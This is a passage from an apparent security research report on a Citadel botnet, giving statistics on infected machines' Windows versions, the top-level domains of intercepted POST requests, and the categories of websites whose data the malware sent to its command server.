


Figure 9: Most popular coding pages

	Number of bots	Operating system version
1	4 389	Windows 7, 64 bit version
2	4 373	Windows XP, 32 bit version
3	2 417	Windows 7, 32 bit version
4	1 575	Windows Vista, 32 bit version
5	77	Windows Vista, 64 bit version
	7	Other

Table 5: Most popular operating systems

An infected machine also sent the operating system version present on the computer. We were able to distinguish 28 different OS versions, including Service Packs and processor architectures. All of these systems were from the Microsoft Windows family. Most popular was Windows 7, which was present on 53% of machines.Windows XP came second with over 34% of connections. Other operating systems accounted for almost 13% of machines. Results are presented in the table 5. Service pack information was ommited to improve readability.




Figure 10: Most popular operating systems

Malware sends all of the POST requests to the C&C, except for the ones explicitly ignored in the configuration. These requests were made to 2 706 different domains or IP addresses. Most of them where in the `.com` (almost 35%) and `.pl` (almost 26%) top level domains. Most popular top level domains are present in the table 6.

	Top level domain	**Number of bots**
1.	.com	947
2.	**.pl**	**696**
3.	.jp	185
4.	.net	111
5.	.se	109
6.	.dk	99
7.	.ru	47
8.	.ch	46
9.	.nl	36
10.	.it	31

Table 6: Most popular top level domains

We grouped information from the POST requests sent to C&C in 8 different categories, based on the type of website being targeted. These groups are described below.

1. Financial services like bank websites or online money transfer services. This group contained 82 domain names.

2. E-mail providers. This group contained 95 domain names.

3. Social networks. This group contained 95 domain names.

4. Internet auctions. This group contained 18 domain names.

5. News portals. This group contained 57 domain names. This group contained 57 domain names.

6. File sharing services. This group contained 5 domain names.

7. Other popular services. This group contained 37 domain names.

8. Malicious domains. These are the domains we were able to connect to other malicious software present on the Citadel infected machine. These domains are connected with e.g. other Citadel botnet or Torpig. This group contained 739 domain names.

Group no	Site type	Polish	Foreign
1	Financial services	248	155
2	E-mail providers	321	225
3	Social networks	260	99
4	Auctions	314	127
5	News	571	23
6	File sharing	41	8
7	Other services	1703	693
8	Malicious domains	517	479

Table 7: Number of bots that were sending information concerning a specific category of targeted services

Table 7 presents a number of bots that made POST requests regarding the specified group of services. For every bot the code page was established and based on this information we were able to distinguish the bot origin.




Figure 11: Number of bots that were sending information about the specific group